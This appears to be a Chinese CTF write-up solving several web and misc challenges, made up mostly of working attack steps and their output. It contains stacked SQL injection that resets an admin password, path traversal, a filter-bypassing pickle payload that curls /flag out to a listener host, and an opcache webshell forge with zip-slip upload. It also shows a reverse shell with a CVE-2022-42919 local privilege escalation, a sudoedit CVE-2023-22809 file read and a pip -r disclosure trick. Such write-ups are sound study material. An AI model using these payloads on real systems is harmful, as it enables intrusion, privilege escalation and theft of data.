

Author:Naci

Web

phpstudy

```
x-requested-with: XMLHttpRequest
```

进登录页面，
用户名堆叠注入修改管理员密码

```
admin';update admins set password='c26be8aaf53b15054896983b43eb6a65';--  
#123456
```

c26be8aaf53b15054896983b43eb6a65 为123456的五次md5

然后任意文件下载读flag

```
GET /service/app/files.php?type=download&file=L2ZsYWc%3d HTTP/1.1  
Host: 4x.xx.xx.xx:25412  
Cache-Control: max-age=0  
DNT: 1  
Upgrade-Insecure-Requests: 1  
User-Agent: Mozilla/5.0 (Windows NT 10.0; win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.0.0 Safari/537.36  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Accept-Encoding: gzip, deflate  
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,vi;q=0.7  
Cookie: User-Token=56bc6eea306fb0cf4d004a7eb1e6a496058e6a67; User-Ts=1683995254; User-UpdateTs=1683995255; User-IsUpdate=2; PHPSESSID=570917a66418d9415e7e797d  
x-requested-with: XMLHttpRequest  
Connection: close
```


1 GET /service/app/files.php?type=download&file=L2ZsYWc%3d HTTP/1.1	1 HTTP/1.1 200 OK
2 Host: 47.93.132.25	2 Content-Type: application/octet-stream
3 Cache-Control: max-age=0	3 Content-Disposition: attachment; filename=""
4 DNT: 1	4 Connection: keep-alive
5 Upgrade-Insecure-Requests: 1	5 Last-Modified: Mon, 15 May 2023 10:00:22 Asia/Shanghai
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.0.0 Safari/537.36	6 Content-Length: 42
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7	7
8 Accept-Encoding: gzip, deflate	8 flag[848b9886-a08c-4871-9767-28091d2f3ad3]
9 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,vi;q=0.7	
0 Cookie: User-Token=56bc6eea306fb0cf4d004a7eb1e6a496058e6a67; User-Ts=1683995254; User-UpdateTs=1683995255; User-IsUpdate=2; PHPSESSID=570917a66418d9415e7e797d	
1 x-requested-with: XMLHttpRequest	
2 Connection: close	
3	
4	

前台模板sql注入添加管理员，后台任意文件读取flag

```
{{loop sql='INSERT INTO `qc_user` VALUES (666, 13888888888, "管理员", "", "e10adc3949ba59abbe56e057f20f883e", "", "", 1, "", 2, 0.00, 0, 1, 1652334396, "127.0.0.1", 1, 1, 1, 1652334410, "127.0.0.1")'}}{{/loop}}
```



```
GET /admin/templates/edit.html?Name=../../../../../../../../flag HTTP/1.1
Host: 3x.xx.xx.xx:31310
Upgrade-Insecure-Requests: 1
DNT: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://39.106.48.123:31310/admin/templates/index.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,vi;q=0.7
Cookie: PHPSESSID=v3kktjkkv2npu1lb9tvus78ef1; User_Ts=1684002544; User_UpdateTs=1684002544; User_IsUpdate=2; User-Token=956265dd0f417314d33339697ebc1b60cac481ff
Connection: close
```



```
( _||| _ ) (/_(_|| ( _| )

Extensions: php, aspx, jsp, html, js | HTTP method: G
Output File: /mnt/c/Users/Penetration/Desktop/CTF/i春
Target: http://eci-2ze7rafnwbej4ierq9of.cloudeci1.ich

[23:59:47] Starting:
[00:00:37] 200 - 4KB - /download
[#####] 83% 9528/11460 121/s
```

拿到路径下载网站源码

有个pyc文件



app.cpython-38.pyc

2023/4,

反编译pyc

<https://tool.lu/pyc/>

python工具

```
请选择pyc文件进行解密。支持所有Python版本

[选择文件] 未选择任何文件

1 import numpy
2
3 import base64
4
5 from flask import Flask, Response, request
6
7 app = Flask(__name__)
8
9
10 def index():
11     return '小p想要找一个女朋友，你能帮他找找看么？'
12
13 index = app.route('/', [
14     'GET',
15     'POST'], **('methods',))(index)
16
17 def girlfriends():
18     if request.values.get('data'):
19         data = request.values.get('data')
20         numpydata = base64.b64decode(data)
21         if b'R' in numpydata and b'bash' in numpydata or b'sh' in numpydata:
22             return '不能走捷径啊'
23         resp = None.loads(numpydata)
24         return '可以的，要的就是一种感觉'
25
26 girlfriends = app.route('/girlfriends', [
27     'GET'
```

```
#!/usr/bin/env python
# visit https://tool.lu/pyc/ for more information
# version: Python 3.8
```

```
import numpy
import base64
from flask import Flask, Response, request
app = Flask(__name__)
```

```

def index():
    return '小p想要找一个女朋友，你能帮他找找看么？'

index = app.route('/', [
    'GET',
    'POST'], **('methods',))(index)

def girlfriends():
    if request.values.get('data'):
        data = request.values.get('data')
        numpydata = base64.b64decode(data)
        if b'R' in numpydata and b'bash' in numpydata or b'sh' in numpydata:
            return '不能走捷径啊'
        resp = None.loads(numpydata)
        return '可以的，要的就是一种感觉'

girlfriends = app.route('/girlfriends', [
    'GET',
    'POST'], **('methods',))(girlfriends)

def download():
    pass
# WARNING: Decompyle incomplete

download = app.route('/download', [
    'GET',
    'POST'], **('methods',))(download)
if __name__ == '__main__':
    app.run('0.0.0.0', 80, **('host', 'port'))

```

过滤了R, 构造数据包

```

import base64
opcode=b'''c__builtin__
map
p0
0(S'curl xxx.xx.xx.xx:9999/$(cat /flag|base64)'
tp1
0(cos
system
g1
tp2
0g0
g2
\x81p3
0c__builtin__
tuple
p4
(g3
t\x81.'''

code=base64.b64encode(opcode)
print(code.decode('utf-8'))

```

可以的，要的就是一种感觉

元素控制台源代码网络性能内存应用LighthouseHackBar

LOADSPLITEXECUTETESTSQLIXSSLFISSRFSSSTISHELLENCODINGHASHING

URL
http://eci-2ze7rafnwbej4ierq9of.cloudeci1.ichunqiu.com/girlfriends?
data=Y19fYnVpbHRpb19fCm1hcApwMAowKFMnY3VybCAxeHgueHgueHgueHg60Tk50S8kKGNhdCAvZmxhZ3xiYXN1NjQpJwp0cDEKMChjb3MKc3lzdG1
dGluX18KdHVwbGUKcDQKKGczCnSBLg==

Use POST method

MODIFY HEADER

Ncat: Listening on :::9999
Ncat: Listening on 0.0.0.0:9999
Ncat: Connection from 39.106.20.178.
Ncat: Connection from 39.106.20.178:40614.
GET /ZmxhZ3sxZjNiNzhhNi04ZTBhLTRlMGQtODE3Yy04YTAzOTRkYWQyNmF9 HTTP/1.1

base64解码得flag

解码

加密

ZmxhZ3sxZjNiNzhhNi04ZTBhLTRlMGQtODE3Yy04YTAzOTRkYWQyNmF9

flag{1f3b78a6-8e0a-4e0d-817c-8a0394dad26a}

ezrust

```
GET ./flag HTTP/1.1
Host: 4x.xx.xx.xx:44284
accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/113.0.0.0 Safari/537.36
DNT: 1
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,vi;q=0.7
Connection: close
```

<div> <div> Pretty Raw Hex Chinese </div> <div> 1 GET /./flag HTTP/1.1 2 Host: 4[REDACTED] 3 accept: */* 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.0.0 Safari/537.36 5 DNT: 1 6 Accept-Encoding: gzip, deflate 7 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,vi;q=0.7 8 Connection: close 9 10 </div> </div>	<div> <div> Pretty Raw Hex Render Chinese </div> <div> 1 HTTP/1.1 200 OK 2 content-length: 42 3 connection: close 4 accept-ranges: bytes 5 last-modified: Thu, 18 May 2023 12:07:38 GMT 6 content-type: application/octet-stream 7 etag: "140010:2a:6466150a:29c1c058" 8 content-disposition: attachment; filename="flag" 9 date: Thu, 18 May 2023 12:21:27 GMT 10 11 flag{8f22fa68-e676-467f-8628-7bb47f75d428} </div> </div>
---	--

php_again

这题环境很麻烦，没给题目docker,环境配置起来搞半天
首先要拿到目标环境的system_id
反复测试过后发现他只和Zend Extension Build、PHP Version、zend_bin_id这三个有关
网上的脚本都没有针对php 8.x的
所以我们只能自己去调试
GitHub 上下载到 对应版本的8.2.2的php源码

```
cd php-src-PHP-8.2.2
vim Zend/zend_system_id.c
```

然后就需要编辑
一下源码文件
Zend/zend_system_id.c
system_id是在这个文件中生成的
我尝试过打印他的zend_bin_id，但是发现并不能直接使用，所以这里直接从源头入手，重新定义他的
PHP Version和Zend Extension Build
这两个值都可以在目标的phpinfo环境中获取

<div> <div>PHP Version 8.2.2</div> <div>php</div> </div>	
System	Linux engine-1 4.19.91-20220519040629.182dd72.al7.x86_64 #1 SMP Thu May 19 04:09:16 UTC 2022 x86_64
Build Date	Apr 29 2023 08:45:18
Build System	Linux a24a92193e7d 5.4.0-135-generic #152~18.04.2-Ubuntu SMP Tue Nov 29 08:23:49 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
Configure Command	'./configure' '--with-apxs2=/usr/bin/apxs' '--enable-opcache' '--prefix=/opt/php/php'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/opt/php/php/lib
Loaded Configuration File	/opt/php/php/lib/php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20220829
PHP Extension	20220829
Zend Extension	420220929
Zend Extension Build	API420220929,NTS
PHP Extension Build	API20220829,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	php, file, glob, data, http, ftp, phar

```
#define PHP_VERSION "8.2.2"
#define ZEND_EXTENSION_BUILD_ID "API420220929,NTS"
```

我们把这两行代码就加到
定义 BIND_ID的下面即可

```
static PHP_MD5_CTX context;
static int finalized = 0;

ZEND_API ZEND_RESULT_CODE zend_add_system_entropy(const char *module_name, const char *hook_name, const void *data, size_t size)
{
    if (finalized == 0) {
        PHP_MD5Update(&context, module_name, strlen(module_name));
        PHP_MD5Update(&context, hook_name, strlen(hook_name));
        if (size) {
            PHP_MD5Update(&context, data, size);
        }
        return SUCCESS;
    }
    return FAILURE;
}

#define ZEND_BIN_ID "BIN " ZEND_TOSTR(SIZEOF_INT) ZEND_TOSTR(SIZEOF_LONG) ZEND_TOSTR(SIZEOF_SIZE_T) ZEND_TOSTR(SIZEOF_ZEND_LONG) ZEND_TOSTR(ZEND_MM_ALIGNMENT)
#define PHP_VERSION "8.2.2"
#define ZEND_EXTENSION_BUILD_ID "API420220929,NTS"

void zend_startup_system_id(void)
{
    PHP_MD5Init(&context);
    PHP_MD5Update(&context, PHP_VERSION, sizeof(PHP_VERSION)-1);
    PHP_MD5Update(&context, ZEND_EXTENSION_BUILD_ID, sizeof(ZEND_EXTENSION_BUILD_ID)-1);
    PHP_MD5Update(&context, ZEND_BIN_ID, sizeof(ZEND_BIN_ID)-1);
    if (strstr(PHP_VERSION, "-dev") != 0) {
        /* Development versions may be changed from build to build */
        PHP_MD5Update(&context, __DATE__, sizeof(__DATE__)-1);
        PHP_MD5Update(&context, __TIME__, sizeof(__TIME__)-1);
    }
    zend_system_id[0] = '\0';
}

#define ZEND_HOOK_AST_PROCESS (1 << 0)
#define ZEND_HOOK_COMPILE_FILE (1 << 1)
#define ZEND_HOOK_EXECUTE_EX (1 << 2)
#define ZEND_HOOK_EXECUTE_INTERNAL (1 << 3)

void zend_finalize_system_id(void)
{
    unsigned char digest[16];
```

我们还可以直接在末尾把system_id直接打印出来

```
printf("sys_id:%s\n", zend_system_id);
```

```
printf("ZEND_BIN_ID:%s", ZEND_BIN_ID);
if (zend_ast_process) {
    hooks |= ZEND_HOOK_AST_PROCESS;
}
if (zend_compile_file != compile_file) {
    hooks |= ZEND_HOOK_COMPILE_FILE;
}
if (zend_execute_ex != execute_ex) {
    hooks |= ZEND_HOOK_EXECUTE_EX;
}
if (zend_execute_internal) {
    hooks |= ZEND_HOOK_EXECUTE_INTERNAL;
}
PHP_MD5Update(&context, &hooks, sizeof hooks);

for (int16_t i = 0; i < 256; i++) {
    if (zend_get_user_opcode_handler((uint8_t) i) != NULL) {
        PHP_MD5Update(&context, &i, sizeof i);
    }
}

PHP_MD5Final(digest, &context);
php_hash_bin2hex(zend_system_id, digest, sizeof digest);
printf("sys_id:%s\n", zend_system_id);
finalized = 1;
}
```

编译完成之后我们直接运行php就能拿到system_id

```
root@216: /# php -a
sys_id:246104dd1c75c908e3152fa39e48dfb5
Interactive shell (-a) requires the readline extension.
root@216: /#
```

然后就是构造我们的index.php.bin了

我们自己本地搭建一个环境，然后访问生成一个webshell的index.php.bin的缓存

这里需要注意的是我们需要留意时间戳

因为opcache.validate_timestamps是开启的

所以我们需要拿到目标index.php的生成时间来绕过这个检测，否则目标环境就会丢弃这个

index.php.bin

我们结合这个readfile函数把这个压缩包下载下来，这里面会有创建时间

```
<?php

$action = $_GET['action'];
if (empty($action)) {
    highlight_file(__FILE__);
    die();
}
switch ($action) {
    case 0_0:
        phpinfo();
        break;
    case 0o0_111:
        exec('zip -r /tmp/www.zip *');
        readfile('/tmp/www.zip');
        break;
    case 0b0_111:
        var_dump(scandir('/var/www/html/'));
        break;
    case 0x0_555:
        file_put_contents('/tmp/tmp.zip', base64_decode($_POST['data']));
        break;
    case 777_777:
        exec('cd /tmp && unzip -o tmp.zip');
        break;
}

?>
```

```
wget http://eci-2ze1ejskwfaywbw1facz.cloudeci1.ichunqiu.com/?action=73 -O
index.zip
```

代码页

压缩后大小	原始大小	类型	修改日期
280	540	PHP 文件	2023/5/19 0:13:47

月/日 时:分:秒

2023-05-19 00:13:47

转换成Unix时间戳

1684426427

秒

时间戳为1684426427

拿到时间之后,我们就可以制作我们的恶意index.php.bin

去GitHub上下载OPCACHE_x86_64.bt模板

<https://github.com/GoSecure/php7-opcache-override>

运行模板然后我们直接填入我们的时间戳

0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF

```

0000h 4F 50 43 41 43 48 45 00 32 34 36 31 30 34 64 64 OPCACHE.246104dd
0010h 31 63 37 35 63 39 30 38 65 33 31 35 32 66 61 33 1c75c908e3152fa3
0020h 39 65 34 38 64 66 62 35 08 04 00 00 00 00 00 00 9e48dfb5.....
0030h 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0040h BB 4E 66 64 00 00 00 00 34 78 55 A3 00 00 00 00 wNfd...4xUE...
0050h D8 01 00 00 00 00 00 00 02 00 00 00 00 00 00 06 0.....
0060h 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0070h 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0080h 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0090h 03 00 00 00 6F 70 63 61 00 00 00 00 00 00 00 00 ...opca...
00A0h 08 00 00 00 00 00 00 00 08 00 00 00 C6 7F 00 00 .....E...
00B0h F8 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00C0h 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00D0h 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 .....
00E0h F8 03 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00F0h D8 01 00 00 00 00 00 00 01 00 00 00 02 00 00 00 .....
0100h 00 00 00 00 00 00 00 00 05 00 00 00 00 00 00 00 .....
0110h 40 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 @.....
0120h 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0130h 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

```

Template Results - OPCACHE_x86_64.bt

Name	Value	Start	Size	Color	Comment
▼ struct _meta meta		0h	50h	Fg: Bg:	
> char magic[8]	OPCACHE	0h	8h	Fg: Bg:	
> char system_id[32]	246104dd1c75c908e3152fa39e48dfb5	8h	20h	Fg: Bg:	
int64 mem_size	1032	28h	8h	Fg: Bg:	
int64 str_size	0	30h	8h	Fg: Bg:	
int64 script_offset	0	38h	8h	Fg: Bg:	
int64 timestamp	1684426427	40h	8h	Fg: Bg:	
int64 checksum	2740287540	48h	8h	Fg: Bg:	
> struct _script cached_sc...		50h	0h	Fg: Bg:	

Output

紧接着就用evilarc.py来制作我们的恶意压缩包

<https://github.com/ptoomey3/evilarc>

```
python2 evilarc.py index.php.bin -f out.zip -p
246104dd1c75c908e3152fa39e48dfb5/var/www/html -o unix
```

紧接着就用curl来上传和解压我们的压缩包

```
curl "http://eci-2ze1ejskwfaywbw1facz.cloudeci1.ichunqiu.com/?action=1365" --
data-urlencode "data=`cat out.zip |base64|tr -d '\n'`"
```

```
curl "http://eci-2ze1ejskwfaywbw1facz.cloudeci1.ichunqiu.com/?action=777777"
```

这个时候我们就可以直接用蚁剑去连接了

基础配置

URL地址 *

连接密码 *

网站备注

编码设置

连接类型

编码器

成功
连接成功!

接着就是反弹shell去目标上用CVE-2022-42919进行本地提权

```
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::9999
Ncat: Listening on 0.0.0.0:9999
Ncat: Connection from 39.106.20.178.
Ncat: Connection from 39.106.20.178:1281.
/bin/sh: 0: can't access tty; job control turned off
$ pwd
/var/www/html
$ cat /py_server.py
import multiprocessing
import time

def foo():
    import traceback
    traceback.format_exc()
    print('Hello Ctfer')

if __name__ == '__main__':
    multiprocessing.freeze_support()
    multiprocessing.set_start_method("forkserver")
    p = multiprocessing.Pool()
    p1 = multiprocessing.Process(target=foo)
    p1.start()
    time.sleep(60*60*24)
```

<https://github.com/python/cpython/issues/97514>

这边说明了问题但是没有直接给exp，需要我们自己构造

去multiprocessing源码中拿他的发送函数，

```
145 def sendfds(sock, fds):
146     '''Send an array of fds over an AF_UNIX socket.'''
147     fds = array.array('i', fds)
148     msg = bytes([len(fds) % 256])
149     sock.sendmsg([msg], [(socket.SOL_SOCKET, socket.SCM_RIGHTS, fds)])
150     if ACKNOWLEDGE and sock.recv(1) != b'A':
151         raise RuntimeError('did not receive acknowledgement of fd')
152
153 def rcv fds(sock, size):
```

然后我们在自己构造反序列化exp

```
import socket
import array
import os
import pickle

class exp():
    def __reduce__(self):
        command=r"chmod 777 /flag"
        return (os.system,(command,))

e=exp()
payload=pickle.dumps(e)
with open('id.dat','wb') as f:
    f.write(payload)
    f.close()

server_address = "\0"+"listener-51-0"

def send_fds(sock, fds):
    fds = array.array('i', fds)
    msg = bytes([len(fds) % 256])
    sock.sendmsg([msg], [(socket.SOL_SOCKET, socket.SCM_RIGHTS, fds)])
```

```

sock = socket.socket(socket.AF_UNIX, socket.SOCK_STREAM)
sock.connect(server_address)
file = open('id.dat','rb')
payload = file.fileno()
fds = [payload,payload,payload,payload]
send_fds(sock,fds)
sock.close()

```

```

$ cat 1.py
import socket
import array
import os
import pickle
class exp():
    def __reduce__(self):
        command=r"chmod 777 /flag"
        return (os.system,(command,))
e=exp()
payload=pickle.dumps(e)
with open('id.dat','wb') as f:
    f.write(payload)
    f.close()

server_address = "\0"+"listener-51-0"

def send_fds(sock, fds):
    fds = array.array('i', fds)
    msg = bytes([len(fds) % 256])
    sock.sendmsg([msg], [(socket.SOL_SOCKET, socket.SCM_RIGHTS, fds)])

sock = socket.socket(socket.AF_UNIX, socket.SOCK_STREAM)
sock.connect(server_address)
file = open('id.dat','rb')
payload = file.fileno()
fds = [payload,payload,payload,payload]
send_fds(sock,fds)
sock.close()

$ python3 1.py
Traceback (most recent call last):
  File "/tmp/1.py", line 23, in <module>
    sock.connect(server_address)
ConnectionRefusedError: [Errno 111] Connection refused
$ cat /flag
flag{458cb84f-3897-4012-b604-0e6e5a1af12b}$ █

```

Misc

sudo

CVE-2023-22809

```
EDITOR='cat -- /flag' sudoedit /etc/GAMELAB
```

```

xiaoannan@engine-1:~$ EDITOR='cat -- /flag' sudoedit /etc/GAMELAB
sudoedit: : editing files in a writable directory is not permitted
flag{a5ec8c5d-3893-49e7-aaae-fb18ad17c744}uid=1000(xiaoannan) gid=1000(xiaoannan) groups=1000(xiaoannan)
uid=1000(xiaoannan) gid=1000(xiaoannan) groups=1000(xiaoannan)

:q!

```

piphack

用-r报错得flag

```
which package?[example:requests]: -r/flag
-r/flag
ERROR: Invalid requirement: 'flag{643d3b13-91ff-49fb-9b03-ff40e3b20066}' (from
line 1 of /flag)
```

```
which package?[example:requests]: -r /flag
-r /flag

ERROR: Could not open requirements file: [Errno 2] No such file or directory: ' /flag'
WARNING: You are using pip version 22.0.4; however, version 23.1.2 is available.
You should consider upgrading via the '/usr/local/bin/python -m pip install --upgrade pip' command.

which package?[example:requests]: no package input
which package?[example:requests]: -r/flag
-r/flag
ERROR: Invalid requirement: 'flag{643d3b13-91ff-49fb-9b03-ff40e3b20066}' (from line 1 of /flag)
WARNING: You are using pip version 22.0.4; however, version 23.1.2 is available.
You should consider upgrading via the '/usr/local/bin/python -m pip install --upgrade pip' command.
```

wordle

就是猜单词

```
[6x] Guess a 5-letter word : music
music
[5x] Guess a 5-letter word : sunny
music
sunny
[4x] Guess a 5-letter word : admit
music
sunny
admit
[3x] Guess a 5-letter word : phone
music
sunny
admit
phone
[2x] Guess a 5-letter word : Model
music
sunny
admit
phone
model
You win!
flag{6de0e13f-b574-4f23-9eb6-47da3bd4480e}
Do you want to play a new game?(y/n) |
```

58与64

```
import base64

new_base58_chars = '123456789ABCDEFGHJKLMNPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz'
new_base58_vals = {c: v for v, c in enumerate(new_base58_chars)}

def decode_new_base58(enc):
    num = 0
    for c in enc:
        num *= 58
        num += new_base58_vals[c]
    return num.to_bytes((num.bit_length() + 7) // 8, 'big')

def decode(data):
```

```

with open('1.txt', 'w') as f:
    for i in range(14268):
        file_path = f"./tmp_dc7fe258d0d39f50f605eb64cc8189eb/{i}.txt"
        try:
            with open(file_path, "r") as file:
                enc = file.readline().strip()
                dec = decode_new_base58(enc)
                f.write(dec.decode())
        except FileNotFoundError:
            print(f"File {file_path} not found.")
        except Exception as e:
            print(f"Error decoding file {file_path}: {e}")

with open('1.txt', 'r') as f:
    decoded_data = f.read()

try:
    while True:
        decoded_data = base64.b64decode(decoded_data)
        print(f'解密后: {decoded_data.decode()}')
    except Exception:
        pass

for i in range(14268):
    with open(f"./tmp_dc7fe258d0d39f50f605eb64cc8189eb/{i}.txt", "r") as f:
        file_data = f.read().splitlines()
        decoded_value = decode_new_base58(file_data[0])
        print(decoded_value)
        with open('1.txt', "a") as f:
            f.write(decoded_value.decode())

with open('1.txt', 'r') as f:
    data = f.read()
    decode(data)

```

```

VjNoWVZGY3hiMWRzV1h0WGFhVUVVUlpYlUzASGVHdGh1RXBYVjJ4UIdtRXhWwGHXlUZWelkyeGtRkRp0ZUZkaVJsashMhVJPZDFJeVJrZFRXh2hZWw0xNFYx
UldXa3RUUmxxweFVtMudVMkpWTLVaV1IzaDNWRzFLZEdGRlZsZGLSMUV3VLZSR1lWwNjNVlpXYXpwVfVrVvkZOUT09
解密后: Vm0wd2VHUXhUblJwV0d4WFLURndVRlpzWkc5V1JteFZVMnhPYWxKc1NsWldSM1JQWVd4YWRWRnNiR0ZTVjJoeVZtMTRTMk14WkhWaVJtUnBWMFpH
TTFkV1pEULpWUpIVm01V2FsSnRVbGhVVKVaTFZGWmtXR1JIUmXSTLZuQllWVEkxVjFsV1NuTlhiR2hYwVd0d2RwcFhLRnBsUm1SMFVteFNUbFpZUWpWV1Iz
aGhZakZkXUjFkdVRsaGLSa3BoV1ZSR1lVMHhXbkpYYlVaVFRWwndLbFL5Y3pGV01ERldZMFZzVjJKVvJUQlpla1poWkVaT2NsZHNvbWxTTW1oWfZtMhHORMxX
YkZka1JtaHNVbTVDYzFacVJtRLNNVkp6V2tSQ1ZXSkZjRWRXTW5oeLYwWmFSbE5zYUZkaGExcG9WVEJhVDJNeFduTLViV3hYVFcxb1dsWXhXbE5UTVZWNVZH
eGthbEpXV2xSWmExVXhWMFpzY2xkdFJteFdiRlKxV1R0d1IyRkdTWGhYm14V1RWwktTRlpXUm1GU2JVNUZW3h3VG1KdGFFVldiR1EwVVRGVZrMVZWazVT
UkVFNQ==
解密后: Vm0weGQxTnRVWGXyTfWUFZsZG9WRmxVU2x0a1JsSLZWR3RPYwXadVFsbGFSV2hyVm14S2MxZHViRmRpV0ZGM1dWZDRZV1JHVm5Wa1JtUlhUVEZL
VFZkWRGRHRLRNvNBVYTI1V1lWsnNXbGhXYWtdwVpXeFpLRmR0UmXSTLYQjVWR3hhYjFWR1duTlhiRkphWVRGYU0xWnJXbUZTTVZweLYycZFWMDFWY0VsV2JU
RTBZekZhZEZ0cldSUmLSMmhXVm0xNfLWbFdjRmhsUm5Cc1ZqRmFSMVJzWkRCVWJfCedWMnhzV0ZaRLNsaFdha1poVTBaT2MxWnNUbWxXTW1oWLYxWLNMTMVV5
VGxka1JwVlRZa1UxV0ZscldtRmXWbFY1WTNwR2FGSXhXbmXWTVZKSfZqRmFSbU5FVGxwTmJtaEVWbGQ0UTFaVkl1VVvk5SREE5
解密后: Vm0xd1NtUXlWla1pPVldoVFLUSlNjRlJVVGt0a1ZuQllLaRWhzVmxKc1dubFdiWFF3WVd4YWRGVnVjRmRXtTTFKTVdXdGFTMVpXU25WYVJsWlhWakpu
ZWxZeFdtRLRNXB5VGxab1VGWnNXbFJaYTFaM1ZrWmFSMvpzV2s1V01VcElWbTE0YzFadFNrWLRiR2hWVm14YVlWcFhLRnBsVjFaR1RsZDBUbEpGV2xsWFZF
SlhWakZhU0Z0c1ZsTmLWmMhZV1ZSS1UyTldjRVZTYkU1WFLrWmFLVLV5Y3pGaFIxWnLVmVJHVjFaRmNETLpNbmhEVLd4Q1ZVMUVNRDA9
解密后: Vm1wSmQyVvKZOVWhTYTJScFRUTkNjVnBYZEhkVlJ5WnLWbXQwYwXadFVucFdWM1JMWwtaS1ZWsnVaRlZXVjJneLYxWmFTMUpyTLZoUFZsWLRZa1Z3
YkZaR1ZsWk5WmUpIVm14c1ZtSkZtBgHVMxaYVpXeFpLV1ZGTld0TLJFWlLXVEJXVjFaSFnsVLNiV2hYwVRKU2NWcEVsbE5XYkZaeVUycZFhR1ZyU1RGV1ZF
cDNZMnhDVWxcCVU1EMD0=
解密后: VmpJd2VFNUhSa2RpTTNCCvPxdHdVRlZyVmt0a1ZtUnpWV3RLYkZKVVJuzFVWV2gzV1ZaS1JrNVhPVLZTYkVwVfZGVlZNV1JHVmxsVmJfSlhUvLZa
ZWxZeWVFNWtNREZYWTBwV1ZHS1VSBWhXYTJScVpERLNBWbFZyU2s1aGVrSTFWEp3Y2xCULBUMD0=
解密后: VjIwe5HRkdiM3BqZWtwUFvVktjVmRzVWtKbFJURndUwVh3WVZKRk5XOVVsbEpTVFVVMWRGVllVbEJXTVVZeLYeE5kMDFXY0VWVGJURmhWa2Rq
ZDFSvLVzSk5Shk1VTJwcLBRPT0=
解密后: V20xNGFGb3pjekpPUkVKcVdsUkJlRTFwTUhwYVJFNW9URlJSTUu1dFVYU1BWMUYzV2xNd01WcEVtbFhVkdjd1RVUkNzB5U2prPQ==
解密后: Wm14aFozczJOREJqWLRBeE1pMHpaRE5oTFRRME5tUXRPV1F3WlMwMVpESm1aVGcwTURBmk0ySjk=
解密后: ZmxhZ3s2NDBjZTAxMi0zZDNhLTQ0NmQ0WQwZS01ZDJmZTg0MDA2M2J9
解密后: flag{640ce012-3d3a-446d-9d0e-5d2fe840063b}

```

盲人隐藏了起来

用010补全12文件的mp4头

34.mp4 × 12.mp4	
	0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0000h	00 00 00 20 66 74 79 70 69 73 6F 6D 00 00 02 00 ... ftypisom....
0010h	69 73 6F 6D 69 73 6F 32 61 76 63 31 6D 70 34 31 isomiso2avc1mp41
